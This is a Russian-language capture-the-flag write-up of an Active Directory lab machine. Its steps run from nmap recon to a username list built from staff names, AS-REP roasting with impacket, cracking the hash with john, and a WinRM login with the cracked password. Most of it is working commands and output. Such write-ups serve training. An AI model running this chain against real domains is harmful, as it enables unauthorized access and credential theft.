hr-agency

CG :: Рекрутинговое агентство


Название: `Рекрутинговое агентство`
Категория: `Active Directory`

Сложность: `Средняя`
Очки: `1500`

Описание: `Наша компания помогает найти лучших специалистов, соответствующих требованиям и задачам, обеспечивая эффективное заполнение вакансий и развитие потенциала вашей организации`
Теги: `ActiveDirectory`

Начинаем с разведки

`nmap -sV -v 192.168.2.2`




```
Discovered open port 49154/tcp on 192.168.1.38
Discovered open port 49158/tcp on 192.168.1.38
Discovered open port 464/tcp on 192.168.1.38
Completed Connect Scan at 13:50, 4.25s elapsed (1000 total ports)
Initiating Service scan at 13:50
Scanning 16 services on 192.168.1.38
Completed Service scan at 13:51, 53.63s elapsed (16 services on 1 host)
NSE: Script scanning 192.168.1.38.
Initiating NSE at 13:51
Completed NSE at 13:51, 0.13s elapsed
Initiating NSE at 13:51
Completed NSE at 13:51, 0.03s elapsed
Nmap scan report for 192.168.1.38
Host is up (0.0014s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-28 10:50:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
Service Info: Host: HR-AGENCY; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.69 seconds
~/Desktop ❯                                                                                         ⌛ 59s
```

Получаем данные о домене и имени хоста
Добавляем в hosts файл

```bash
echo "192.168.2.2 hr-agency.codeby.cdb" | sudo tee -a /etc/hosts
```

Открыто много портов, понимаем что это Domain Controller.
Также открыт 80 порт, посмотрим что на сайте

http://hr-agency.codeby.cdb/about.html


Job board HTML-5 Templ
hr-agency.codeby.cdb/about.html
ick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Job FInder
Get your deram job
Home
Find a Jobs
About
Page
Contact

Наши сотрудники

Andrey Molotov - CTO
Tracey Manning - HR director
Ekaterina Kovaleva - IT specialist
Jacob Skinner - HR specialist
Lisa Davids - HR specialist
Sergey Piskunov - HR specialist


На страничке о нас находим список сотрудников.
По негласным правилам учетные записи в AD именуются примерно таким образом.
AndreyMolotov - AMolotov - Andrey.Molotov - A.Molotov и т.д.
В нашем случае A.Molotov
Забираем данные и составляем список пользователей:

```
A.Molotov
T.Manning
E.Kovaleva
J.Skinner
L.Davids
S.Piskunov
AMolotov
TManning
EKovaleva
JSkinner
LDavids
SPiskunov
```

Далее проверим на соответствие атрибуту "не требовать предварительной аутентификации в Kerberos"
`Kerberos pre-authentication required attribute`
Администратором устанавливается так - `Set-ADAccountControl -Identity E.Kovaleva -DoesNotRequirePreAuth $True`

Для это в пакете impacket есть замечательный инструмент - GetNPUsers
Укажем ip адрес DC, сам domain - codeby.cdb, подготовленный файл с нашими пользователями и выходной формат для john или hashcat

```
impacket-GetNPUsers -dc-ip 192.168.2.2 codeby.cdb/ -usersfile
users.txt -format john -outputfile hashes.asreproast
```




```
❯ impacket-GetNPUsers -dc-ip 192.168.1.38 codeby.cdb/ -usersfile users.txt -format john -outputfile hashes.asreproast
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User A.Molotov doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User T.Manning doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$E.Kovaleva@CODEBY.CDB:64d3a1c7c1d731aed1ac1afbdebccecc$d03e5c2862e410db35a2462bd03273ebe2f9c32f40ed19a440d060ca67c
0933cf148b07fee667d1379ecda7ea6e0cec6facae5ad44540afbddba8d9269ed930f658d9b60e93740b234ffade6eba8cf69547b4cc1f8829907cc1776a9
4982ffed6de77a768963ca03fbc9086f45301b5f954ab4f612f84d8c58dbf3cef2a5fa6056921cdb96f89e3ce78933dbd80ee1d05bf1927f6f1ddb0996d69
6a94267a4780894b053ad14991aa3bd1784ba54b1e6f539717ec0c0a116e953e20ba61896d3650c41ab0cf8d0fe39b3a37cd00d7c4c9fa7211591424149a6
b45b61a7fc5f14254ec599de25cf6b
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User S.Piskunov doesn't have UF_DONT_REQUIRE_PREAUTH set
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asreproast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x]
)
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Mentiras123      ($krb5asrep$E.Kovaleva@CODEBY.CDB)
1g 0:00:00:02 DONE (2023-09-28 13:59) 0.3623g/s 765031p/s 765031c/s 765031C/s Midnight12..MeLo0895
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
~/Desktop ❯                                                                                                        ⌛ 3s
```

Брутфорс по rockyou, получаем пасс - Mentiras123

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asreproast
```

По RDP подключиться НЕ получится, вспоминаем про WinRM (5985, 5986)

```
nmap -sV -v 192.168.2.2 -p 5985-5986
```




```
❯ nmap -sV -v 192.168.1.38 -p 5985-5986
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-28 19:58 MSK
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 19:58
Scanning 192.168.1.38 [2 ports]
Completed Ping Scan at 19:58, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 19:58
Scanning hr-agency.codeby.cdb (192.168.1.38) [2 ports]
Discovered open port 5985/tcp on 192.168.1.38
Discovered open port 5986/tcp on 192.168.1.38
Completed Connect Scan at 19:58, 0.00s elapsed (2 total ports)
Initiating Service scan at 19:58
Scanning 2 services on hr-agency.codeby.cdb (192.168.1.38)
Completed Service scan at 19:59, 12.04s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.38.
Initiating NSE at 19:59
Completed NSE at 19:59, 0.05s elapsed
Initiating NSE at 19:59
Completed NSE at 19:59, 0.03s elapsed
Nmap scan report for hr-agency.codeby.cdb (192.168.1.38)
Host is up (0.00052s latency).

PORT     STATE SERVICE  VERSION
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds
~ ❯
```

Можно подключаться через evil-winrm, однако вспомним, раз между нашей машиной и сервером нет доверительных отношений,
мы НЕ в домене codeby.cdb то подключиться по http-5985 НЕ сможем, пробуем SSL порт 5986


```
evil-winrm -i hr-agency.codeby.cdb -u E.Kovaleva -p Mentiras123 -P
5986 --ssl
```

Или в windows:

```
$option = New-PSSessionOption -SkipCACheck -SkipCNCheck
Enter-PSSession -ComputerName hr-agency.codeby.cdb -SessionOption
$option -Credential E.Kovaleva -UseSSL
```



```
SkipCNCheck                       : True
SkipRevocationCheck               : False
OperationTimeout                  : 00:03:00
NoEncryption                      : False
UseUTF16                          : False
IncludePortInSPN                  : False
OutputBufferingMode               : None
MaxConnectionRetryCount           : 0
Culture                           :
UICulture                         :
MaximumReceivedDataSizePerCommand :
MaximumReceivedObjectSize         :
ApplicationArguments              :
OpenTimeout                       : 00:03:00
CancelTimeout                     : 00:01:00
IdleTimeout                       : -00:00:00.0010000


 $Exited3n ~ ❯ Enter-PSSession -ComputerName hr-agency.codeby.cdb -SessionOption $option -Credential E.Kovaleva -UseSSL

PowerShell credential request
Enter your credentials.
Password for user E.Kovaleva: ***********

[hr-agency.codeby.cdb]: PS C:\Users\E.Kovaleva\Documents> whoami
codeby\e.kovaleva
